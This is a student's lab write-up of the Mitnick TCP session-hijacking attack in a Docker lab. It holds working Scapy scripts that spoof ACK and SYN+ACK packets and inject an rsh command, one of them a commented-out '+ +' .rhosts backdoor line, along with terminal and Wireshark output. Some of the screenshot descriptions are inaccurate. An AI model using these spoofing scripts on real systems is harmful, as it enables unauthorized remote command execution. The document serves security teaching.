
The Wireshark capture after sending the SYN packet is as shown below.



Logging into attacker machine using command “**sudo docker exec -it seed-attacker bash**” for next steps.




In the meanwhile, we check for the machine id using command “ip addr” for the SYN + ACK packet reply as shown below.



```
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UP group default
   link/ether ::::: scope host
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:66:65:e2 brd ff:ff:ff:ff:ff:ff
   inet 10.0.2.9/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 362sec preferred_lft 362sec
   inet6 fe80::dd3e:f5b6:e0ec:ae92/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:97:db:de:37 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
   inet6 fe80::42:97ff:fedb:de37/64 scope link
       valid_lft forever preferred_lft forever
6: br-78a5f07c943f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
   link/ether 02:42:c8:28:dc:1d brd ff:ff:ff:ff:ff:ff
   inet 10.9.0.1/24 brd 10.9.0.255 scope global br-78a5f07c943f
       valid_lft forever preferred_lft forever
   inet6 fe80::42:c8ff:fe28:dc1d/64 scope link
       valid_lft forever preferred_lft forever
8: veth95f85b1@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-78a5f07c943f state UP group default
   link/ether d6:3b:9c:ac:15:6f brd ff:ff:ff:ff:ff:ff link-netnsid 1
   inet6 fe80::d43b:9cff:feac:156f/64 scope link
       valid_lft forever preferred_lft forever
10: vethb7c134b@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-78a5f07c943f state UP group default
   link/ether e2:f3:1b:41:a2:39 brd ff:ff:ff:ff:ff:ff link-netnsid 0
   inet6 fe80::e0f3:1bff:fe41:a239/64 scope link
       valid_lft forever preferred_lft forever
root@VM:/#
```

Step 2: Respond to the SYN + ACK packet

After X-Terminal sends out a SYN + ACK, we need to use trusted server needs to send out an ACK packet to complete the 3-way handshake protocol. So, we take the same sequence number as captured in the last packet and provide the same while responding to SYN + ACK.



```
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
spooof_ack_data.py
GNU nano 4.8
#!/usr/bin/python3
from scapy.all import *
import time

x_ip = "10.9.0.5" #X-Terminal
srv_ip = "10.9.0.6" #The trusted server

x_port = 514 #port number used by X-Terminal
srv_port = 1023 #port number used by the trusted server
srv_port2 = 9090 #Second port number of a trusted server
syn_seq = 1 #Initial sequence number after acknowledgement

# Spoof the ACK to finish 3-way handshake initiated by the attacker
# After that, spoof a rsh data packet
# We are only allowed to use the sequence number in the captured packet

def spoof(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == 'SA':
        # spoof ACK to finish the handshake protocol
        ip = IP(src = srv_ip, dst = x_ip)
        tcp = TCP(sport = srv_port, dport = x_port, seq = syn_seq + 1, ack = old_tcp.seq + 1, flags = "A")
        print('{}->{}: Spoofing ACK'.format(tcp.sport, tcp.dport))
        send(ip/tcp, verbose = 0)

f = 'tcp and src host {} and src port {} and dst host {} and dst port {}'
myFilter = f.format(x_ip, x_port, srv_ip, srv_port)
pkt = sniff(iface = 'br-78a5f07c943f', filter = myFilter, prn = spoof)

Wrote 29 lines
```


The screenshot displays a Kali Linux desktop environment with three terminal windows open. The leftmost terminal window shows the installation of netkit-rsh and the creation of a script named spoof_ack_data.py. The middle terminal window shows the execution of this script, which sends spoofed SYN packets to a target IP address. The rightmost terminal window shows the execution of a netkit-rsh client to establish a reverse shell connection to the target IP address. The desktop background is Kali Linux, and the taskbar at the bottom shows various application icons.

Terminal 1 (Left):

```
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rsh
to mode
update-alternatives: warning: skip creation of
se associated file /usr/share/man/man1/netkit-
t exist
root@VM:/# nano spoof_ack_data.py
root@VM:/# python3 spoof_ack_data.py
1023-->514 Spoofing ACK
1023-->514 Spoofing ACK
1023-->514 Spoofing ACK
1023-->514 Spoofing ACK
1023-->514 Spoofing ACK
root@VM:/#
root@VM:/#
root@VM:/#
root@VM:/#
root@VM:/#
root@VM:/# nano spoof_ack_data.py
root@VM:/#
```

Terminal 2 (Middle):

```
root@154d5d90f834:/# su seed
seed@154d5d90f834:/$ cd
seed@154d5d90f834:~$ touch .rhosts
10.9.0.6 > .rhosts
d 644 .rhosts
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labset...
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labset...
37c9d9c:/$ rsh 10.9.0.5 date
20:30:43 UTC 2023
37c9d9c:/$ exit
37c9d9c:/# nano spoof_syn.py
37c9d9c:/# nano spoof_syn.py
37c9d9c:/# python3 spoof_syn.py
V...
kets.
37c9d9c:/# python3 spoof_syn.py
V...
Sent 1 packets.
root@dc95937c9d9c:/# python3 spoof_syn.py
Sending SYN...
Sent 1 packets.
root@dc95937c9d9c:/#
```

Terminal 3 (Right):

```
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
hemanthsaikumarmaddhuri@VM:~/Desktop/Labsetup$ sudo docker exec -it x-terminal-10.9.0.5 ba
sh
root@154d5d90f834:/# su seed
seed@154d5d90f834:/$ cd
seed@154d5d90f834:~$ touch .rhosts
10.9.0.6 > .rhosts
d 644 .rhosts
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labset...
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labset...
37c9d9c:/$ rsh 10.9.0.5 date
20:30:43 UTC 2023
37c9d9c:/$ exit
37c9d9c:/# nano spoof_syn.py
37c9d9c:/# nano spoof_syn.py
37c9d9c:/# python3 spoof_syn.py
V...
kets.
37c9d9c:/# python3 spoof_syn.py
V...
Sent 1 packets.
root@dc95937c9d9c:/# python3 spoof_syn.py
Sending SYN...
Sent 1 packets.
root@dc95937c9d9c:/#
```

The screenshot displays the Wireshark 2.8.2 interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains icons for various functions like capture, analysis, and display. The main window is divided into three panes:

- Packet List:** Shows a list of captured packets. The selected packet is 144, which is a TCP segment. The list includes columns for No., Time, Source, Destination, Protocol, Length, and Info.
- Packet Details:** Shows the hierarchical structure of the selected packet. It includes Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The TCP segment details show the sequence number 4294963202, acknowledgment number 473802745, and window size 64.
- Packet Bytes:** Shows the raw data of the selected packet in hexadecimal and ASCII. The data is displayed in a table format with columns for offset, hexadecimal, and ASCII.

The status bar at the bottom indicates that the capture is in progress on interface 'any', with 185 packets displayed (100.0%).

Step 3: Spoof the rsh data packet

As we want to pass the data packet using the rsh command we now add the following part in a new file as `spoofer_rsh_data.py` and the sequence number is followed as shown below.

The screenshot shows a terminal window titled "hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup". The terminal is running a Python script named "spoofer.py". The script is designed to perform a MITM attack on an RSH connection. It starts by defining the server and client IP addresses, ports, and sequence numbers. It then defines a function "spoofer(pkt)" that crafts a spoofed ACK packet to finish the 3-way handshake. Finally, it sends an RSH command to the victim's X-Terminal. A blue arrow points to the RSH command string in the script.

```

#!/usr/bin/python3
# MITM attack on RSH connection
# Spoofing the ACK packet to finish the 3-way handshake
# After that, spoof an rsh data packet
# We are only allowed to use the sequence number in the captured packet

def spoofer(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == 'SA':
        # spoof ACK to finish the handshake protocol
        ip = IP(src = srv_ip, dst = x_ip)
        tcp = TCP(sport = srv_port, dport = x_port, seq = syn_seq + 1, ack = old_tcp.seq + 1, flags = "A")
        print(' {}-->{} Spoofing ACK'.format(tcp.sport, tcp.dport))
        send(ip/tcp, verbose = 0)

        #send rsh command to X-Terminal
        tcp.flags = "PA"
        data = str(srv_port2) + '\x00seed\x00seed\x00touch /tmp/mitnick\x00'
        #data = str(srv_port2) + '\x00seed\x00seed\x00echo + + .rhosts\x00'
        print('      Sending data: {}'.format(data))
        send(ip/tcp/data, verbose = 0)

f = 'tcp and src host {} and src port {} and dst host {} and dst port {}'
myFilter = f.format(x_ip, x_port, srv_ip, srv_port)
pkt = sniff(iface = 'br-78a5f07c943f', filter = myFilter, prn = spoofer)

```

Now when we run the python file consisting of the rsh data packet command we see that data is spoofed and sent via 1023 -> 514 as shown below.

The screenshot displays a Kali Linux desktop environment with three terminal windows open. The leftmost window shows the process of setting up the rsh-client and running a python3 script to spoof data. The middle window shows a docker exec command being run, and a shell prompt is visible. The rightmost window shows a nano editor editing a file, with the content of the file visible in the terminal output.

Terminal 1 (Left):

```
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rpc
to mode
update-alternatives: warning: skip creation of
s
t
hemanthsaikumarmaddhuri@VM: ~/Desktop/La...
root@VM:/#
root@VM:/#
root@VM:/# nano spoof_ack_data.py
root@VM:/# nano spoof_rsh_data.py
root@VM:/# python3 spoof_rsh_data.py
1023-->514 Spoofing ACK
C Sending data: 9090seedseedtouch /tmp/mitnick
C 1023-->514 Spoofing ACK
C Sending data: 9090seedseedtouch /tmp/mitnick
C 1023-->514 Spoofing ACK
A Sending data: 9090seedseedtouch /tmp/mitnick
X 1023-->514 Spoofing ACK
C Sending data: 9090seedseedtouch /tmp/mitnick
1023-->514 Spoofing ACK
C Sending data: 9090seedseedtouch /tmp/mitnick
```

Terminal 2 (Middle):

```
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
hemanthsaikumarmaddhuri@VM:~/Desktop/Labsetup$ sudo docker exec -it x-terminal-10.9.0.5 ba
sh
root@154d5d90f834:/# su seed
```

Terminal 3 (Right):

```
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labset...
ch .rhosts
o 10.9.0.6 > .rhosts
od 644 .rhosts
t
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labset...
937c9d9c:/# nano spoof_syn.py
937c9d9c:/# nano spoof_syn.py
937c9d9c:/# python3 spoof_syn.py
YN...
ckets.
937c9d9c:/# python3 spoof_syn.py
YN...
ckets.
937c9d9c:/# python3 spoof_syn.py
YN...
Sending SYN...
Sent 1 packets.
root@dc95937c9d9c:/# python3 spoof_syn.py
Sending SYN...
Sent 1 packets.
root@dc95937c9d9c:/#
```

The screenshot displays a Kali Linux desktop environment with two terminal windows open.

Left Terminal Window:

```
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rcp
uto mode
update-alternatives: warning: skip creation of
t
hemanthsaikumarmaddhuri@VM: ~/Desktop/La...
Root@VM:/# nano spoof_rsh_data.py
root@VM:/# python3 spoof_rsh_data.py
1023-->S14 Spoofing ACK
Sending data: 9090seedseedtouch /tmp/ml
1023-->S14 Spoofing ACK
Sending data: 9090seedseedtouch /tmp/ml
1023-->S14 Spoofing ACK
Sending data: 9090seedseedtouch /tmp/ml
1023-->S14 Spoofing ACK
Sending data: 9090seedseedtouch /tmp/ml
1023-->S14 Spoofing ACK
Sending data: 9090seedseedtouch /tmp/ml
```

Right Terminal Window:

```
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
seed@154d5d90f834:/ $ cd
seed@154d5d90f834:~$ touch .rhosts
seed@154d5d90f834:~$ echo 10.9.0.6 > .rhosts
seed@154d5d90f834:~$ chmod 644 .rhosts
seed@154d5d90f834:~$ exit
exit
root@154d5d90f834:/# arp -s 10.9.0.6 aa:bb:cc:dd:ee:ff
root@154d5d90f834:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether aa:bb:cc:dd:ee:ff CM
root@154d5d90f834:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
root@154d5d90f834:/# cd /tmp/
root@154d5d90f834:/tmp# ls
root@154d5d90f834:/tmp# ls -al
total 8
drwxr-xrwt 1 root root 4096 Jul 30 18:31 .
drwxr-xr-x 1 root root 4096 Jul 30 18:51 ..
root@154d5d90f834:/tmp#
-kets.
937c9d9c:/# python3 spoof_syn.py
Sending SYN...
Sent 1 packets,
root@dc95937c9d9c:/# python3 spoof_syn.py
Sending SYN...
Sent 1 packets,
root@dc95937c9d9c:/#
```

An "Activate Windows" watermark is visible in the bottom right corner of the desktop background.

Task 2.2: Spoof the Second TCP Connection

As instructed in the lab manual, we now write a new sniff-spoof program for setting up second connection as shown below.

The screenshot shows a Windows desktop with a terminal window titled 'hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup'. The terminal is running a Python script named 'spooof_second_connection.py' using 'GNU nano 4.8' as the editor. The script is a Python program that demonstrates a SYN flood attack using Scapy. It imports 'time' from 'scapy.all' and sets up variables for the attacker's IP (x_ip), the target server's IP (srv_ip), the target port (srv_port), a second port (srv_port2), and a sequence number (syn_seq). The script includes comments explaining the steps: spoofing the ACK to finish a 3-way handshake, spoofing the SYN+ACK, and using a packet sniffing command to capture the connection. The script defines a function 'spooof_second' that manipulates the TCP flags and sequence numbers of a packet. The terminal window also shows a Windows taskbar at the bottom with various icons and a search bar.

```

GNU nano 4.8                                spooof_second_connection.py
#!/usr/bin/python3
from scapy.all import *
import time

x_ip = "10.9.0.5" #X-Terminal
srv_ip = "10.9.0.6" #The trusted server

srv_port = 1023 #port number used by the trusted server
srv_port2 = 9090 #Second port number of a trusted server
syn_seq = 2102931678

# Spoof the ACK to finish 3-way handshake initiated by the attacker
# After that, spoof a rsh data packet
# We are only allowed to use the sequence number in the captured packet

def spooof_second(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == "S":
        # Spoof SYN+ACK to finish the handshake protocol
        ip = IP(src = srv_ip, dst = x_ip)
        tcp = TCP(sport = srv_port2, dport = srv_port, seq = syn_seq, ack = old_tcp.seq + 1, flags = "SA")
        print(' [ ] -> [ ] Spoofing SYN+ACK'.format(tcp.sport, tcp.dport))
        send(ip/tcp, verbose = 0)

pkt = sniff(liface = 'br-78a5f07c943f', filter = 'tcp and dst host 10.9.0.6 and dst port 9090', prn = spooof_second)

```

Later we run the code for second connection as shown below and can observe that spoofing is being done from the 9090 -> 1023.

The screenshot displays a Kali Linux desktop environment with three terminal windows open. The leftmost terminal window shows the process of starting a Docker Compose service named 'seed-attacker'. The middle terminal window shows a successful MITM attack, with a blue arrow pointing to the command 'python3 spoof_second_connection.py'. The rightmost terminal window shows an authentication failure message.

Terminal 1 (Left):

```

hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
Starting seed-attacker ... done
Starting trusted-server-10.9.0.6 ... done
Starting x-terminal-10.9.0.5 ... done
Attaching x-terminal
OK ]

```

Terminal 2 (Middle):

```

hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
Sending data: 9090seedseedtouch /tmp/mitnick
1023-->514 Spoofing SYN+ACK
Sending data: 9090seedseedtouch /tmp/mitnick
1023-->514 Spoofing SYN+ACK
Sending data: 9090seedseedtouch /tmp/mitnick
1023-->514 Spoofing SYN+ACK
Sending data: 9090seedseedtouch /tmp/mitnick
1023-->514 Spoofing SYN+ACK
Sending data: 9090seedseedtouch /tmp/mitnick
^Croot@VM: /#
root@VM: /# nano spoof_second_connection.py
root@VM: /# nano spoof_second_connection.py
root@VM: /# nano spoof_second_connection.py
root@VM: /# python3 spoof_second_connection.py
9090-->1023 Spoofing SYN+ACK
9090-->1023 Spoofing SYN+ACK
9090-->1023 Spoofing SYN+ACK
9090-->1023 Spoofing SYN+ACK
9090-->1023 Spoofing SYN+ACK
9090-->1023 Spoofing SYN+ACK
Sent 1 packets.
root@dc95937c9d9c: /#

```

Terminal 3 (Right):

```

hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
Authentication failure
root@154d5d90f834: /# exit

```

Later we checked the /tmp folder in X-terminal for Mitnick file, and the attack was successful, Mitnick file was created in X-terminal as shown in screenshot below.

```

hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup$ sudo docker-compose up
Starting seed-attacker ... done
Starting trusted-server-10.9.0.6 ... done
Starting x-terminal-10.9.0.5 ... done
Attaching x-terminal
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup$
1023-->514 Spoofing SYN+ACK
Sending data: 9090seedseedtouch /tmp/mitnick
1023-->514 Spoofing SYN+ACK
Sending data: 9090seedseedtouch /tmp/mitnick
1023-->514 Spoofing SYN+ACK
Sending data: 9090seedseedtouch /tmp/mitnick
1023-->514 Spoofing SYN+ACK
Sending data: 9090seedseedtouch /tmp/mitnick
^Croot@VM: /#
root@VM: /# nano spoof_second_connection.py
root@VM: /# nano spoof_second_connection.py
root@VM: /# nano spoof_second_connection.py
root@VM: /# python3 spoof_second_connection.py
9090-->1023 Spoofing SYN+ACK
9090-->1023 Spoofing SYN+ACK
9090-->1023 Spoofing SYN+ACK
9090-->1023 Spoofing SYN+ACK
9090-->1023 Spoofing SYN+ACK
9090-->1023 Spoofing SYN+ACK
root@VM: /# nano spoof_second_connection.py
root@VM: /#
Sent 1 packets.
root@dc95937c9d9c: /#
eth0
10.9.0.1 ether 02:42:27:89:95:5c C
eth0
root@154d5d90f834: /# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
root@154d5d90f834: /# cd /tmp/
root@154d5d90f834: /tmp# ls
root@154d5d90f834: /tmp# ls -al
total 8
drwxrwxrwt 1 root root 4096 Jul 31 04:25 .
drwxr-xr-x 1 root root 4096 Jul 30 22:05 ..
root@154d5d90f834: /tmp# ls
root@154d5d90f834: /tmp# ls
total 8
drwxrwxrwt 1 root root 4096 Jul 31 04:25 .
drwxr-xr-x 1 root root 4096 Jul 30 22:05 ..
root@154d5d90f834: /tmp# ls
mitnick
root@154d5d90f834: /tmp#

```

The Wireshark capture for the same is attached below and we can observe that the data is moved from 1023 -> 9090, 9090-> 1023 and the Mitnick file is created on X-terminal.

No.	Time	Source	Destination	Protocol	Length	Info
44.	3.78728792	10.9.0.5	10.9.0.6	TCP	76	[TCP Retransmission] 1023 -> 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC
48.	4.74489731	10.9.0.5	10.9.0.6	TCP	76	[TCP Retransmission] 1023 -> 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC
48.	4.74545108	10.9.0.5	10.9.0.6	TCP	76	[TCP Retransmission] 1023 -> 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC
48.	4.74489731	10.9.0.5	10.9.0.6	TCP	76	[TCP Retransmission] 1023 -> 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC
48.	5.48299169	10.9.0.6	10.9.0.5	TCP	56	9090 -> 1023 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
48.	5.48345292	10.9.0.6	10.9.0.5	TCP	56	[TCP Out-Of-Order] 9090 -> 1023 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
48.	5.48299169	10.9.0.6	10.9.0.5	TCP	56	[TCP Out-Of-Order] 9090 -> 1023 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
48.	5.48474803	10.9.0.5	10.9.0.6	TCP	56	1023 -> 9090 [ACK] Seq=1 Ack=1 Win=64240 Len=0
48.	5.48497818	10.9.0.5	10.9.0.6	TCP	56	[TCP Dup ACK 2925#1] 1023 -> 9090 [ACK] Seq=1 Ack=1 Win=64240 Len=0
48.	5.48474803	10.9.0.5	10.9.0.6	TCP	56	[TCP Dup ACK 2925#2] 1023 -> 9090 [ACK] Seq=1 Ack=1 Win=64240 Len=0
48.	5.58471166	10.9.0.5	10.9.0.6	RSH	57	Server username:seed Server -> Client Data
48.	5.58495457	10.9.0.5	10.9.0.6	TCP	57	[TCP Keep-Alive] 514 -> 1023 [PSH, ACK] Seq=1575262571 Ack=35 Win=64206 Le
48.	5.58471166	10.9.0.5	10.9.0.6	TCP	57	[TCP Keep-Alive] 514 -> 1023 [PSH, ACK] Seq=1575262571 Ack=35 Win=64206 Le
48.	5.69991326	10.9.0.5	10.9.0.6	TCP	56	514 -> 1023 [FIN, ACK] Seq=1575262571 Ack=35 Win=64206 Len=0
48.	5.70015217	10.9.0.5	10.9.0.6	TCP	56	[TCP Out-Of-Order] 514 -> 1023 [FIN, ACK] Seq=1575262571 Ack=35 Win=64206
48.	5.69991326	10.9.0.5	10.9.0.6	TCP	56	[TCP Out-Of-Order] 514 -> 1023 [FIN, ACK] Seq=1575262571 Ack=35 Win=64206
48.	5.71365701	10.9.0.5	10.9.0.6	TCP	56	1023 -> 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0

Frame 2922: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface any, id 0
 Linux cooked capture
 Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
 Transmission Control Protocol, Src Port: 9090, Dst Port: 1023, Seq: 0, Ack: 1, Len: 0

Summary:

Firstly, the backstory of Mitnick was quite interesting and encouraged me to do this lab. In the Mitnick attack lab I have been revised with interesting topics like 3-way handshake which I have learnt in computer networking. I had faced a few issues initially with following the sequence numbers and maintaining them to continue the packet transfer. Going through steps like SYN flooding, spoofing a TCP connection to sniff and spoof SYN+ACK steps was a bit confusing but later I sorted them out and successfully completed the attack.